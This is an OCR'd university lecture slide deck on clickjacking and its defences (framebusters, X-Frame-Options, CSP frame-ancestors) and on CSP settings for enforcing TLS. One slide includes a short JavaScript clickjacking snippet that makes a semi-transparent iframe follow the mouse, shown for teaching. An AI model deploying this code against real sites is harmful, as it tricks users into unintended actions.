


Framing-based attacks (Clickjacking)

Framing other Web sites

- HTML supports framing of other (cross-origin sites)
  - e.g., iframes
  - very useful feature for advertisement, like buttons, ...
- Embedding site controls most of the frame's properties
  - how large the frame should be
  - where the frame is displayed
  - when the frame should be displayed
  - how opaque the frame should be
- What could go wrong?

Clickjacking



More sophisticated Clickjacking

- Follow the mouse movement with the iframe
- Gamify being Clickjacked

```
var iframe = document.createElement("iframe");
iframe.src="https://target";
iframe.style.width = "125px";
iframe.style.height =  "15px";
iframe.style.position = "absolute";
iframe.style.opacity = 0.5;
document.body.appendChild(iframe);

window.onmousemove = function(e) {
    iframe.style.left = (e.clientX - 60) + "px";
    iframe.style.top = (e.clientY - 5) + "px";
}
```

Clickjacking Defense: Framebusters

- Frames may navigate the top frame

JS

```
if (top != self)
  top.location = self.location;
```

- Problem: sandboxed iframe can disallow top-level navigation
  - Only FrameBuster will be affected by exception...
- Combined approach works better


JS + CSS

```
<style>body { display: none; }</style>
<script>
if (top != self) {
  top.location = self.location;
} else {
  document.body.style.display = "block";
}
</script>
```


Clickjacking Defense: X-Frame-Options

- Non-standardized (hence the X-), yet widely adopted header
  - introduced in 2009
  - actually has an RFC since 2013 (RFC7034)
    - .. which mainly mentions that there is no commonly accepted variant
- Depending on the browser, two or three options exist
  - `DENY`: deny any framing whatsoever
  - `SAMEORIGIN`: only allow framing the same origin
    - depending on browser, same origin as top page or as framing page
  - `ALLOW-FROM`: single allowed domain (obsolete feature)
- ~25% adoption on the Web in 2017

Clickjacking: Double Framing / Nested Clickjacking




Clickjacking: Double Framing



Click Jacking Defense: CSP's frame-ancestors

- CSP introduced frame-ancestors in version 2
  - meant to replace non-standardized X-Frame-Options (with weird quirks)
  - deprecates X-Frame-Options
- Implements same functionality
  - `'none'`: denies from any host, `'self'`: allows only from same origin
  - `http://example.org`: allows specific origin
- As of Sept 2020, approximately 8.5% of top 10k sites with frame-ancestors
  - Comparison: 37% make use of XFO



CSP - Enforcing TLS connections

- Option 1: `default-src https:`
  - Effectively blocks any HTTP resources from being loaded
  - Drawback: enables script restrictions of CSP (i.e., no inline scripts and eval)
- Option 2: `block-all-mixed-content`
  - Will not load HTTP resources when page itself is run via HTTPS
  - (Browsers already refuse to load HTTP script resources linked from HTTPS sites)
- Option 3: `upgrade-insecure-requests`
  - Browser automatically rewrites all HTTP URLs to HTTPS
  - seamless migration from HTTP to HTTPS

CSP - Summary

CSP Level 1 - Example and limitations

```html
<html>
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<script src="https://example.com/myinlinescript.js"></script>
<button id=meaningful>Click me</button>
<script src="https://example.com/eventhandler.js"></script>
</body>
</html>
```

```javascript
var button = document.getElementById("meaningful")
button.onclick = meaningful;
```

`Content-Security-Policy: script-src 'self' https://ad.com https://company.com`

- finally!

CSP - Enforcing TLS connections

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
CSP - Adoption in the Wild



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

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Data Set	Total	Report Only	Bypassable: Unsafe Inline	Bypassable: Missing object-src	Bypassable: Wildcard in Whitelist	Bypassable: Unsafe Domain	Trivially Bypassable Total
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Table 2: Security analysis of all CSP data sets, broken down by bypass categories

Click Jacking Defense: CSP's frame-ancestors

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

Credits

- Original slide deck by Ben Stock
- Modified by Nick Nikiforakis